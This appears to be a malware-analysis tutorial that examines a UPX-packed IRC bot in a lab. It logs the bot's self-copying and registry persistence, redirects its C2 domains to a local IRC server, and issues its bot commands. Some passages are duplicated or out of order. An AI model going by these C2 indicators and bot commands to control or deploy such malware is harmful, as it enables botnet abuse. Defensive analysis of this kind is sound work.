Before starting along these analysis posts, I suggest you to read this post in order to gain understanding of the methodology to reverse engineering malware, my malware lab setup, & study resources.
Behavioral Analysis
Behavioral Analysis
In this phase, we will observe the various behaviors exhibited by the specimen. We will monitor the following:
1. File system changes
-> Identify and record any additions, updates, deletes made to the file system and registry by the specimen
2. Network access
-> Identify and record any new listening ports, and outgoing connection attempts
: IP addresses, ports, and services.
Before starting analysis and / or executing the malware specimen, we must document the md5sum / sha1sum of the executable. We will see why, in a moment.

We will now use RegShot to take snapshots of Windows registry. You can get it from sourceforge [ http://sourceforge.net/projects/regshot/ ]
From the RegShot project page,
Regshot is an open-source(GPL) registry compare utility that allows you to quickly take a snapshot of your registry and then compare it with a second one - done after doing system changes or installing a new software product.
Remember to check 'Scan dir1' as this will enable monitoring any changes made to C:\. If you have multiple locations you'd like to include, you can put them along with C:\. This first shot will act as a baseline of a clean system, i.e. before infection from the malware.


Next, we are going to use CaptureBAT. This utility is freely available from the Honeynet project [ https://www.honeynet.org/node/315 ]
From the CaptureBAT project site,
This is a behavioral analysis tool of applications for the Win32 operating system family. Capture BAT is able to monitor the state of a system during the execution of applications and processing of documents, which provides an analyst with insights on how the software operates even if no source code is available. Capture BAT monitors state changes on a low kernel level and can easily be used across various Win32 operating system versions and configurations. CaptureBAT is developed and maintained by Christian Seifert of the NZ Chapter.

We have configured CaptureBAT to log any read / write access attempts to registry, as well as log network traffic.
Open up 'Process Explorer' - procexp.exe. Process Explorer is a handy utility by Sysinternals, now under Microsoft umbrella.
From the Process Explorer project site [ http://technet.microsoft.com/en-us/sysinternals/bb896653 ],
Ever wondered which program has a particular file or directory open? Now you can find out. Process Explorer shows you information about which handles and DLLs processes have opened or loaded.The Process Explorer display consists of two sub-windows. The top window always shows a list of the currently active processes, including the names of their owning accounts, whereas the information displayed in the bottom window depends on the mode that Process Explorer is in: if it is in handle mode you'll see the handles that the process selected in the top window has opened; if Process Explorer is in DLL mode you'll see the DLLs and memory-mapped files that the process has loaded. Process Explorer also has a powerful search capability that will quickly show you which processes have particular handles opened or DLLs loaded.The unique capabilities of Process Explorer make it useful for tracking down DLL-version problems or handle leaks, and provide insight into the way Windows and applications work.
Once all the monitoring is in place, go ahead and execute the malware specimen and wait for 30-60 seconds. You will find that slackbot.exe actually spawned another process '<random_chars>.exe'. The process name is a random text. Kill this process by selecting it in Process Explorer, right click and 'Kill Process.'
Stop CaptureBAT by pressing 'Return / Enter' key.
Post Infection
Let's take second snapshot of the registry now.


Once second snapshot is taken, you'll notice that 'Compare' button has highlighted. Go ahead & press 'Compare'. This will compare snapshots before and after malware infection. The output file is stored in C:\, as it's set the Output path.


RegShot output log shows us all the keys that were added, modified and deleted by the specimen.
Let's also look at CaptureBAT log output.


CaptureBAT log output clearly shows the malware specimen has accessed the file system, added new files, and modified existing files. Any network traffic sent out is also captured in the form of .pcap files, which can be opened up in Wireshark. CaptureBAT also saves any deleted files and modified files retaining the appropriate directory structure where the change occurred. Also, notice in the log, that the slackbot.exe creates a new process, mmra.exe, in C:\WINDOWS\ directory, and then kills itself.
Let's take a md5sum of this new executable.
Note: I ran the malware once more during testing, so the new exe name will be different in the following screen caps. Just FYI... the file name does not really matter.

When we started above with md5sum, I had mentioned we will see the necessity of md5sum during malware analysis in a moment. Here it is... we see that the md5sum of both the original specimen exe and the new executable nwhyy.exe, which was spawned out from the slackbot.exe, has the same md5. This means that both the files are exactly the same. The slackbot.exe simply copied itself over to C:\WINDOWS.
Now let's take a pause and review what we have found until now.
1. The malware specimen is creating a copy of itself and runs from the new location [ C:\WINDOWS\ ]
2. Registry entries are modified to start the specimen exe once the system starts
3. There is a potential outbound network access attempted
It's time now to start looking into the new specimen exe nwhyy.exe for any readable strings. It may give us some hint.
To do this, we can either use the 'strings' utility on *nix based or on Windows systems.
man strings
DESCRIPTIONOn Windows based systems, we can also use 'Bintext' [ http://www.mcafee.com/us/downloads/free-tools/bintext.aspx ]
the options below) and are followed by an unprintable character. By default, it only prints the strings from the initialized and loaded sections of object files; for other types of files, it prints the strings from the whole file.
strings is mainly useful for determining the contents of non-text files.
For each file given, GNU strings prints the printable character sequences that are at least 4 characters long (or the number given with
From the BinText project site,
A small, very fast and powerful text extractor that will be of particular interest to programmers. It can extract text from any kind of file and includes the ability to find plain ASCII text, Unicode (double byte ANSI) text and Resource strings, providing useful information for each item in the optional "advanced" view mode. Its comprehensive filtering helps prevent unwanted text being listed. The gathered list can be searched and saved to a separate file as either a plain text file or in informative tabular format.

As you see, there is not much readable text obtained, implying that the specimen code is obfuscated in some way. If you look at the text in the upper 2-3 rows of the strings / bintext output, you'll notice that it is telling us about UPX.
UPX is a well-known packer [ http://upx.sourceforge.net/ ]
From the UPX project site,
UPX achieves an excellent compression ratio and offers very fast decompression. Your executables suffer no memory overhead or other drawbacks for most of the formats supported, because of in-place decompression. UPX strengths in a nutshell:excellent compression ratio: typically compresses better than WinZip/zip/gzip, use UPX to decrease the size of your distribution!

You can read more about UPX on wikipedia: http://en.wikipedia.org/wiki/UPX
Now you know, the specimen nwhyy.exe, is packed with UPX. So, we will just go ahead and decompress the specimen with UPX itself. In cases where we do not know which native packer has been used to pack the malware specimen, we will have to unpack the specimen manually, which is a different process altogether.

UPX decompresses the file and replaces the original file, nwhyy.exe.
Let's see if we can find any readable strings in this unpacked exe.


Cool! Now you can see several readable strings in the exe. The highlighted text in the above screen capture looks like commands and respective response messages.
Let's look at the md5sum again w.r.t this new unpacked executable.

As expected, the md5sum of the last exe is different than the original slackbot.exe. This nwhyy.exe is a new, raw, unobfuscated malware executable.
Now that we have identified and documented file system related changes done by the malware specimen, we will proceed to identify network related events / actions.
Wireshark is the go-to tool for network traffic monitoring. Let's fire up wireshark and run the executable again.

Here you see that the malware is trying to resolve the following three domains:
1. sb.webhop.org
2. malware.lab.server [ this is the custom domain I configured into the malware specimen ]
3. irc.slim.org.au
In order to gain insight into what and why of these network access attempts by the malware, we will give it what it wants. It is sending out name resolution requests to get the IP address of the domains, so we will give it the IP address. The catch is, we will tell the malware that the domain(s) it wants to reach, refer to us, i.e. 172.72.5.1.
One way we can do this, is by modifying the 'hosts' file and adding the IP-hostname mapping in it.
We will start with sb.webhop.org. We will add a IP-hostname entry in the C:\WINDOWS\system32\drivers\etc\hosts file for sb.webhop.org.

Save the hosts file and ping the domain address. You should receive a ping response from 172.72.5.1.
Once malware is able to resolve sb.webhop.org, we kill the malware process, restart traffic capture in wireshark and run the specimen again. You will see that it is trying to establish a HTTP connection.

Kill the nwhyy.exe through Process Explorer.
We will now set up a netcat listener on port 80 and execute the specimen. This simple set up with help us gather connection request header info immediately.

Netcat listener is set up using the following command:
So overall, this is making the requests seem to come from 'hxxp://psychward.slak.org'. Ads and affiliates, more traffic that comes from affiliate, more commission that goes to affiliate, you see the point.?!
Kill the process nwhyy.exe now.
Let's move on to malware.lab.server. This is a custom irc server I added to the bot specimen. Botherders can add multiple irc/http servers to act as command-and-control. The bot will then contact these command & control servers in case other servers are unavailable / unreachable.
As earlier, we will add a new hosts file entry to make the domain resolve to us, 172.72.5.1.

You can confirm the reachability by pinging the domain name. It should resolve correctly and ping responses are received.
If you start sniffing via wireshark again and run the malware exe, you will see IRC connection attempts to 172.72.5.1. Since there is no irc server running on our box, the connections are RST back.
Doing a 'Follow TCP Stream' on the connection originating from 172.72.5.135 - the infected box - we see that this is an IRC request, and the channel is #jigyaasa.

Kill the malware process and now let's start an IRC server [ iirc-hybrid ] on our box.

After starting the IRC server, we join in to the channel #jigyaasa. Joining the channel first, ensures that we have the OP privileges. This privilege is like an admin privilege to be able to control the channel and its users.
Run the malware exe, & you will find a new client is connected to our IRC server, the client originates from 172.72.5.135. Based on the command strings that we found inside the unpacked exe earlier, go ahead & enter some commands in the IRC channel.

You'll notice that the commands !@id and !@sysinfo run fine and give the output out. But commands like !@login and !@run do not show any message, no output or any sign of execution. If you try to talk to the bot with a random text, there is no response. Looking at this behavior, it is certain that there is an authentication mechanism built into the bot. Only once the analyst / bot herder authenticates, can (s)he can run privileged actions like remote execution.
To conclude, we have derived the following info from network traffic analysis:
1. Bot sends HTTP connection requests with modified headers to sb.webhop.org - objective is to increase traffic stats coming from the host [ hxxp://psychward.slak.org ]
2. Bot attempts to connect to a potential command n control server - malware.lab.server, in our scenario - channel #jigyaasa, with a random NICK, and has both unprivileged & privileged commands
++++++++++++++++++++++++++++++++++++++++++++++++++
Now at this stage, we have studied potential ways in which this bot interacts and have collected sufficient information about it. The behavioral analysis phase can be paused for now and we can proceed to the Code analysis phase.
Wireshark is the go-to tool for network traffic monitoring. Let's fire up wireshark and run the executable again.

Here you see that the malware is trying to resolve the following three domains:
1. sb.webhop.org
2. malware.lab.server [ this is the custom domain I configured into the malware specimen ]
3. irc.slim.org.au
In order to gain insight into what and why of these network access attempts by the malware, we will give it what it wants. It is sending out name resolution requests to get the IP address of the domains, so we will give it the IP address. The catch is, we will tell the malware that the domain(s) it wants to reach, refer to us, i.e. 172.72.5.1.
One way we can do this, is by modifying the 'hosts' file and adding the IP-hostname mapping in it.
We will start with sb.webhop.org. We will add a IP-hostname entry in the C:\WINDOWS\system32\drivers\etc\hosts file for sb.webhop.org.

Once malware is able to resolve sb.webhop.org, we kill the malware process, restart traffic capture in wireshark and run the specimen again. You will see that it is trying to establish a HTTP connection.

Kill the nwhyy.exe through Process Explorer.
We will now set up a netcat listener on port 80 and execute the specimen. This simple set up with help us gather connection request header info immediately.

Netcat listener is set up using the following command:
nc -lv 80In the connection request captured, we see that the malware is using a custom Referer and User-Agent. Second, the User-Agent is of Windows 98, which is certainly incorrect as the traffic had originated from Windows XP Sp2.
where
-l -> listening mode
-v -> verbose
80 -> port to listen on
So overall, this is making the requests seem to come from 'hxxp://psychward.slak.org'. Ads and affiliates, more traffic that comes from affiliate, more commission that goes to affiliate, you see the point.?!
Kill the process nwhyy.exe now.
Let's move on to malware.lab.server. This is a custom irc server I added to the bot specimen. Botherders can add multiple irc/http servers to act as command-and-control. The bot will then contact these command & control servers in case other servers are unavailable / unreachable.
As earlier, we will add a new hosts file entry to make the domain resolve to us, 172.72.5.1.

You can confirm the reachability by pinging the domain name. It should resolve correctly and ping responses are received.
If you start sniffing via wireshark again and run the malware exe, you will see IRC connection attempts to 172.72.5.1. Since there is no irc server running on our box, the connections are RST back.
Doing a 'Follow TCP Stream' on the connection originating from 172.72.5.135 - the infected box - we see that this is an IRC request, and the channel is #jigyaasa.

Kill the malware process and now let's start an IRC server [ iirc-hybrid ] on our box.

After starting the IRC server, we join in to the channel #jigyaasa. Joining the channel first, ensures that we have the OP privileges. This privilege is like an admin privilege to be able to control the channel and its users.
Run the malware exe, & you will find a new client is connected to our IRC server, the client originates from 172.72.5.135. Based on the command strings that we found inside the unpacked exe earlier, go ahead & enter some commands in the IRC channel.

You'll notice that the commands !@id and !@sysinfo run fine and give the output out. But commands like !@login and !@run do not show any message, no output or any sign of execution. If you try to talk to the bot with a random text, there is no response. Looking at this behavior, it is certain that there is an authentication mechanism built into the bot. Only once the analyst / bot herder authenticates, can (s)he can run privileged actions like remote execution.
To conclude, we have derived the following info from network traffic analysis:
1. Bot sends HTTP connection requests with modified headers to sb.webhop.org - objective is to increase traffic stats coming from the host [ hxxp://psychward.slak.org ]
2. Bot attempts to connect to a potential command n control server - malware.lab.server, in our scenario - channel #jigyaasa, with a random NICK, and has both unprivileged & privileged commands
++++++++++++++++++++++++++++++++++++++++++++++++++

